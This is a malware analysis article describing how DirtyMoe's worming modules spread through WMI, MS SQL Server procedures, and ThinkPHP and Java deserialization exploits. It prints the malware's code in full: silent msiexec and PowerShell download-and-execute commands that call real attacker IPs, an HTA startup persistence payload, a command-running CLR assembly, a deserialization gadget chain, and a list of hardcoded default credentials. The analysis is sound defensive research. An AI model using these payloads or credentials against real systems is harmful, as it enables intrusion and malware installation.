
The second method that does not misuse any known vulnerability is a dictionary attack to Windows Management Instrumentation (WMI). The workflow is similar to the SCMR attack. Firstly, the worming module must also guess the password of a victim administrator account. The details of the dictionary attack are described in Section 6.4.

The attackers can use WMI to manage and access data and resources on remote computers [6]. If they have an account with administrator privileges, full access to all system resources is available remotely.

The malicious misuse lies in the creation of a new process that runs `@RCE@` via a WMI script; see **Figure 7**. DirtyMoe is then installed in the following six steps:

1. Initialize the COM library.
2. Connect to the default namespace `root/cimv2` containing the WMI classes for management.
3. The `Win32_Process` class is created, and `@RCE@` is set up as a command-line argument.
4. `Win32_ProcessStartup` represents the startup configuration of the new process. The worming module sets a process window to a hidden state, so the execution is complete silently.

5. The new process is started, and the DirtyMoe installer is run.
6. Finally, the WMI script is finished, and the COM library is cleaned up.



```
// Step 1: Initialize COM.
CoInitializeEx(0, COINIT_MULTITHREADED);

// Step 2: Connect to the root\cimv2 namespace
pLoc->ConnectServer(L"\\\\<machine-ip>\\ROOT\\CIMV2", L"administrator", L"passwd", 0, NULL, 0, 0, &pSvc

// Step 3: Initialize Win32_Process::Create method
pSvc->GetObject(L"Win32_Process", 0, NULL, &pClass, NULL);
pClass->GetMethod(L"Create", 0, &pInParamsDefinition, NULL);
pInParamsDefinition->SpawnInstance(0, &pClassInstance);
// Create the values for the in parameters
varCommand.bstrVal = L"Cmd /c for /d %i in (@WEB@) do Msiexec /i http://%i/@FIN@ /Q";
pClassInstance->Put(L"CommandLine", 0, &varCommand, 0);

//Step 4: Setup the Win32_ProcessStartup Class
pSvc->GetObject(L"Win32_ProcessStartup", 0, NULL, &pClass_ProcessStartup, NULL);
pClass_ProcessStartup->SpawnInstance(0, &pClassInstance_ProcessStartup);
// Create a command to set ShowWindow value to SW_HIDE
varCommand_ShowWindow.bVal = SW_HIDE;
pClassInstance_ProcessStartup->Put(L"ShowWindow", 0, &varCommand_ShowWindow, 0);
// Create a command to set ProcessStartupInformation to be the instance of Win32_ProcessStartup
varCommand_ProcessStartup.punkVal = pClassInstance_ProcessStartup;
// Set the value to the instance of Win32_Process process
pClassInstance->Put(L"ProcessStartupInformation", 0, &varCommand_ProcessStartup, 0);

// Step 5: Execute the method
pSvc->ExecMethod(ClassName, MethodName, 0, NULL, pClassInstance, &pOutParams, NULL);

// Step 6: Clean up
CoUninitialize();
```

Figure 7. WMI scripts creating Win32_Process lunching the @RCE@ command

5.4 Microsoft SQL Server

Attacks on Microsoft SQL Servers are the second most widespread attack in terms of worming modules. Targeted MS SQL Servers are 2000, 2005, 2008, 2012, 2014, 2016, 2017, 2019.

The worming module also does not abuse any vulnerability related to MS SQL. However, it uses a combination of the dictionary attack and `MS15-076`: "RCE Allow Elevation of Privilege" known as "Hot Potato Windows Privilege Escalation". Additionally, the malware authors utilize the `MS15-076` implementation known as Tater, the PowerSploit function Invoke-ReflectivePEInjection, and `CVE-2019-1458`: "WizardOpium Local Privilege Escalation" exploit.

The first stage of the MS SQL attack is to guess the password of an attacked MS SQL server. The first batch of username/password pairs is hardcoded. The malware authors have collected the hardcoded credentials from publicly available sources. It contains fifteen default passwords for a few databases and systems like Nette Database, Oracle, Firebird, Kingdee KIS, etc. The complete hardcoded credentials are as follows: `401hk/401hk_@_`, `admin/admin`, `bizbox/bizbox`, `bwsa/bw99588399`, `hbv7/zXJl@mwZ`, `kisadmin/ypbwkfyjhyhgzj`, `neterp/neterp`, `ps/740316`, `root/root`, `sp/sp`, `su/t00r_@_`, `sysdba/masterkey`, `uep/U_tywg_2008`, `unierp/unierp`, `vice/vice`.

If the first batch is not successful, the worming module attacks using the hardcoded dictionary. The detailed workflow of the dictionary attack is described in Section 6.4.

If the module successfully guesses the username/password of the attacked MS SQL server, the module executes corresponding payloads based on the Transact-SQL procedures. There are five methods launched one after another.


1. *sp_start_job*
   The module creates, schedules, and immediately runs a task with Payload 1.
2. *sp_makewebtask*
   The module creates a task that produces an HTML document containing Payload 2.

3. *sp_OAMethod*
   The module creates an OLE object using the VBScript “WScript.Shell“ and runs Payload 3.
4. *xp_cmdshell*
   This method spawns a Windows command shell and passes in a string for execution represented by Payload 3.
5. *Run-time Environment*
   Payload 4 is executed as a .NET assembly.

In brief, there are four payloads used for the DirtyMoe installation. The SQL worming module defines a placeholder `@SQLEXEC@` representing a full URL to the MSI installation package located in the C&C server. If any of the payloads successfully performed a privilege escalation, the DirtyMoe installation is silently launched via MSI installer; see our DirtyMoe Deployment blog post for more details.

Payload 1

The first payload tries to run the following PowerShell command:
`powershell -nop -exec bypass -c "IEX $decoded; MsiMake @SQLEXEC@;"`
where `$decoded` contains the `MsiMake` functions, as is illustrated in **Figure 8**. The function calls `MsiInstallProduct` function from `msi.dll` as a completely silent installation (INSTALLUILEVEL_NONE) but only if the MS SQL server runs under administrator privileges.




```
Function MsiMake ([string]$msipath)
{
    $currentPrincipal = New-Object Security.Principal.WindowsPrincipal( [Security.Principal.WindowsIdentity]::GetCurrent())
    if ($currentPrincipal.IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator))
    {
        Add-Type -TypeDefinition @"
            using System;
            using System.Diagnostics;
            using System.Runtime.InteropServices;
            public static class PF88dNcdsDDqe7Zf
            {
                [DllImport("msi.dll", CharSet=CharSet.Auto)]
                public static extern int MsiInstallProduct(string packagePath, string commandLine);
                [DllImport("msi.dll")]
                public static extern int MsiSetInternalUI(int dwUILevel, IntPtr phWnd);
            }
        "@
        for($i=1;$i -le 10;$i++)
        {
            [PF88dNcdsDDqe7Zf]::MsiSetInternalUI(2,0);
            [PF88dNcdsDDqe7Zf]::MsiInstallProduct("$msipath","")
            Start-Sleep 60
        }
    }
}
```

Figure 8. MsiMake function

Payload 2

The second payload is used only for *sp_makewebtask* execution; the payload is written to the following autostart folders:
`C:\Users\Administrator\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\1.hta`
`C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\1.hta`

Figure 9 illustrates the content of the `1.hta` file camouflaged as an HTML file. It is evident that DirtyMoe may be installed on each Windows startup.



Query Results

Last updated: 2022-01-31 09:26:46.563

n/a

```
<HTML>

<HEAD>

<META content="text/html; charset=utf-8" http-equiv=Content-Type>
<TITLE>Microsoft SQL Server Web Assistant</TITLE>

</HEAD>

<BODY>

<H1>Query Results</H1>
<HR>

<PRE><TT>Last updated: 2022-01-31 09:26:46.563</TT></PRE>

<P>
<P><TABLE BORDER=1>
<TR><TH ALIGN=LEFT>n/a</TH></TR>
 <TR><TD>
   <TT>
     <script>s = new ActiveXObject("WScript.Shell");
     s.run("%windir%\\System32\\Cmd /c for /l %i in (1,1,10)
     do (Msiexec /i http://39.165.55.8:17115/0CFA042F.Png /Q)", 0);
     window.close();</script>
   </TT>
 </TD></TR>
</TABLE>
<HR>

</BODY>

</HTML>
```

Figure 9. ActiveX object runs via sp_makewebtask

Payload 3

The last payload is more sophisticated since it targets the vulnerabilities and exploits mentioned above. Firstly, the worming module prepares a `@SQLPSHELL@` placeholder containing a full URL to the DirtyMoe object that is the adapted version of the Tater PowerShell script.

The first stage of the payload is a powershell command:

```
powershell -nop -exec bypass -c "IEX (New-Object
Net.WebClient).DownloadString(''@SQLPSHELL@''); MsiMake @SQLEXEC@"
```

The adapted Tater script implements the extended `MsiMake` function. The script attempts to install DirtyMoe using three different ways:


1. Install DirtyMoe via the `MsiMake` implementation captured in **Figure 8**.
2. Attempt to exploit the system using `Invoke-ReflectivePEInjection` with the following arguments:
   `Invoke-ReflectivePEInjection -PEBytes $Bytes -ExeArgs $@RCE@ -ForceASLR`
   where `$Bytes` is the implementation of `CVE-2019-1458` that is included in the script.
3. The last way is installation via the Tater command:
   `Invoke-Tater -Command $@RCE@`

The example of Payload 3 is:

```
powershell -nop -exec bypass -c "IEX (New-ObjectNet. WebClient).DownloadString(
'http://108.61.184.105:20114/57BC9B7E.Png'); MsiMake
http://108.61.184.105:20114/0CFA042F.Png
```

Payload 4

The attackers use .NET to provide a run-time environment that executes an arbitrary command under the MS SQL environment. The worming module defines a new assembly .NET procedure using Common Language Runtime (CLR), as **Figure 10** demonstrates.




```
--  Create new assembly using CLR .NET
CREATE ASSEMBLY [fscbd]
FROM '.NET code'

-- Create new ExecCommand
CREATE PROCEDURE [dbo].[ExecCommand]
AS EXTERNAL NAME [fscbd].[StoredProcedures].[ExecCommand]
```

Figure 10. Payload 4 is defined as .Net Assembly

The .NET code of Payload 4 is a simple class defining a SQL procedure `ExecCommand` that runs a malicious command using the `Process` class; shown in **Figure 11**.



```
using Microsoft.SqlServer.Server;
using System;
using System.Diagnostics;
using System.Text;

public class StoredProcedures
{
  [SqlProcedure]
  public static void ExecCommand(string cmd)
  {
    SqlContext.Pipe.Send("Command is running, please wait.");
    SqlContext.Pipe.Send(StoredProcedures.RunCommand("cmd.exe", " /c " + cmd));
  }

  public static string RunCommand(string filename, string arguments)
  {
    Process process = new Process();
    process.StartInfo.FileName = filename;

    ...

    return stdOutput.ToString();
  }
}
```

Figure 11. .Net code executing malicious commands


5.5 Development Module

We have discovered one worming module containing artifacts that indicate that the module is in development. This module does not appear to be widespread in the wild, and it may give insight into the malware authors' future intentions. The module contains many hard-coded sections in different states of development; some sections do not hint at the `@RCE@` execution.

PHP

`CVE:2019-9082: ThinkPHP - Multiple PHP Injection RCEs.`

The module uses the exact implementation published at [7]; see **Figure 12**. In short, a CGI script that verifies the ability of `call_user_func_array` is sent. If the verification is passed, the CGI script is re-sent with `@RCE@`.




```
def exploit_less_than_5_0_23(cmd)
        # XXX: The server may block on executing our payload and won't respond
        res = send_request_cgi({
           'method' => 'GET',
           'uri' => normalize_uri(target_uri.path, 'index.php'),
           'vars_get' => {
              's' => '/Index/\\think\\app/invokefunction',
              'function' => 'call_user_func_array',
              'vars[0]' => 'system',
              'vars[1][]' => @RCE@
        },
        'partial' => true
}, datastore['CmdOutputTimeout'])
```

Figure 12. CVE:2019-9082: ThinkPHP

Deserialization

`CVE:2018-0147: Deserialization Vulnerability`

The current module implementation executes a malicious Java class [8], shown in **Figure 13,** on an attacked server. The `RunCheckConfig` class is an executioner for accepted connections that include a malicious serializable object.




```
public class RunCheckConfig {

    public RunCheckConfig(String command) throws Exception {
        // execute the command
        Process proc = Runtime.getRuntime().exec(command);
        // process exec output
        BufferedReader br = new BufferedReader(new InputStreamReader(proc.getInputStream()));
        StringBuilder sb = new StringBuilder();
        String line;
        while ((line = br.readLine()) != null) {
            sb.append(line).append("\n");
        }
        String result = sb.toString();
        // throw an exception with the exec output
        Exception e = new Exception(result);
        throw e;
    }
}
```

Figure 13. Java class RunCheckConfig executing arbitrary commands

The module prepares the serializable object illustrated in **Figure 14** that the `RunCheckConfig` class runs when the server accepts this object through the HTTP POST method.



```
String command = "Cmd /c for /l %i in (1 1 3) do Msiexec /i @NET@ /Q";
final Transformer transformerChain = new ChainedTransformer(
        new Transformer[] {new ConstantTransformer(1) });
// real chain for after setup
final Transformer[] transformers = new Transformer[] {
        new ConstantTransformer(java.net.URLClassLoader.class),
        // getConstructor Class.class classname
        new InvokerTransformer("getConstructor",
                new Class[] {Class[].class },
                new Object[] {new Class[] {java.net.URL[].class} }),
        // newInstance of URL class
        new InvokerTransformer("newInstance",
                new Class[] {Object[].class },
                new Object[] {new Object[] {new java.net.URL[] {
                              new java.net.URL("file:/c:/windows/temp/")}} }),
        // loadClass String.class RunCheckConfig
        new InvokerTransformer("loadClass",
                new Class[] {String.class }, new Object[] {"RunCheckConfig" }),
        // getConstructor for RunCheckConfig
        new InvokerTransformer("getConstructor",
                new Class[] {Class[].class },
                new Object[] {new Class[] {String.class} }),
        // invoke RunCheckConfig with command argument
        new InvokerTransformer("newInstance",
                new Class[] {Object[].class },
                new Object[] {new String[] {command} }),
        };
final Map innerMap = new HashMap();
final Map lazyMap = LazyMap.decorate(innerMap, transformerChain);
```

Figure 14. Deserialized object including @RCE@

The implementation that delivers the `RunCheckConfig` class into the attacked server abused the same vulnerability. It prepares a serializable object executing `ObjectOutputStream`, which writes the `RunCheckConfig` class into `c:/windows/tmp`. However, this implementation is not included in this module, so we assume that this module is still in development.

